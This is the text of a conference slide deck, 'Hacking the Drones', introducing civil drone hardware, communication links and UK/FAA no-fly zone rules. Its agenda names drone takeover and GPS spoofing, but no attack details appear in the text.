Hacking the Drones

Aatif Khan

Aatif Khan

- Full Time PenTester | Part time Trainer

- Over a decade of experience in Information Security.

- Previously presented talks at OWASP Netherlands, Singapore, Malaysia, India and Dubai.

- Authored papers on Android Application Penetration Testing, Hacking the Drones, Web Security 2.0, Advance Persistence Threats, WAF Filter and Bypass.

Agenda

- Drones - Introduction
- Taking over Parrot AR Drone 2.0
- GPS Spoofing over DJI Phantom 3

Note

The intention of this talk is to spread awareness for proper usage of Civil Drones legally and show more options among cyber security researchers for performing penetration testing on Civil Drones and thus finding loopholes in civil drones and to make drones more secure, so that it doesn't fall in wrong hands.


Future with Drones

- FAA predicts it'll be a $90 billion industry within 10 years.

- Amazon secret R & D team making their automated drones with Sense and Avoid technology.

- Many Government agencies using Civil Drones for Surveillance.

- Rakuten, Japanese e-commerce giant about to finish their manufacturing of drones.



Amazon petitions the FAA to approve drone delivery tests

Video: Domino's Pizza Delivery

Fast Times at Ridgemont High (1982)
Universal Pictures

Nigerian Government – Monitoring Oil theft

Flying Camera

Flying Gun

Drones - Introduction

Drones - Introduction

Fly up around a 35-story building like Superman, onto private property

areas that you literally need wings to get you there.

Drones Hardware Details

- Drones are typically run by 2.4 gigahertz radio waves.
- Controllers which can be gamepad-like controllers to smartphones or tablets.
- GPS chip relays its location to the controller and also logs the aircraft's takeoff spot in case it needs to return unassisted.

Drones position in the air

- Onboard sensors keep drones up in the air.

- Altimeter to maintain that height.

- GPS chip helps to hold the drone within the x and z axes.

- Drones like DJI’s larger rigs can withstand wind blow of up to 50 miles per hour.

Drones are Autonomous

- Estimation and Control Algorithms working on Drones lets it to fly autonomously in circles, or return to base path if the communication link is lost.

- It balances Anything kept on it, even if you disrupt it. It goes back again to balance position.

How Drones are Self Reliant

- Drones have multiple rotors and propellors in order to achieve the level of control necessary to be self-reliant.

- More than one propellor gives drones more fail-safes.

- If one motors fails, remaining motors keep the aircraft still in air.

- More rotors you have, the more lift an aircraft will generate, allowing it to carry a heavier payload eg: Camera


Power Source to keep Drone Flying

- Drones typically come with a removable battery that provides around 12 minutes of flight time.
- Many drone makers sell extra batteries, and you can even upgrade them to get up to 25 minutes of flight.
- But more power means more weight, which is why these machines get such little airtime.

Communication Method

- GPS provides accurate position data/return home for your drone.
- Wi-Fi provides the ability to transmit heavy amounts of data to and from the drone within a specific control radius.
- Bluetooth provides another method for transmitting information to and from the drone.
- 900Mhz/433Mhz provides longer range communication at a slower data rate.

Controlling the Drone




weather balloon-deployed UAS glider that could be controlled from the edge of space (30km)


http://rcexplorer.se/projects/2013/03/fpv-to-space-and-back/

No Drone Zone

NO
DRONE
ZONE
Federal Aviation Administration

Based on rules and regulations of the UK Air Navigation Order (CAP393)





Drone No Fly Zones Key

Danger Areas and HIRTA's

Danger Areas are areas of military airspace often used for activities such as fighter pilot training, live ammunition training or weapons and systems testing (including GPS jamming exercises). The official definition is “An airspace of defined dimensions within which activities dangerous to the flight of aircraft may exist at specified time. HIRTA's are High Intensity Radio Transmission Areas, flying through these areas could interfere with the electronics on board your drone.

Prohibited Areas

Prohibited Areas are areas of airspace which for one reason or another have been prohibited from having aircraft enter them. The official definition is “An airspace of defined dimensions above the land areas or territorial waters of a State within which the flight of aircraft is prohibited” You will have to investigate the NATS AIP for more information about why the area is prohibited.

Controlled Airspace, Aerodromes and Airports

The round blue areas on the map indicate Aerodrome Traffic Zones, they surround smaller airports and aerodromes that do not have additional controlled airspace. Other areas of blue identify Controlled Airspace. If you are operating a drone above 7kg you must not fly in these areas without prior permission from the air traffic service provider controlling that airspace.If you are under 7kg, it is still strongly advised to notify the air traffic service provider of your activity.


Restricted Areas

Restricted Areas protect sensitive locations such as prisons and nuclear facilities. The official definition is “An airspace of defined dimensions above the land areas or territorial waters of a State within which the flight of aircraft is restricted in accordance with certain specified conditions”

Military Aerodrome Traffic Zones

Military Aerodrome Traffic Zones, similar to civil Aerodrome Traffic Zones, typically protect military aerodromes in the same way.

No Fly Zone – www.noflyzone.org



Enter your address below to create
a No Fly Zone over your home. It's free!

ENTER A LOCATION

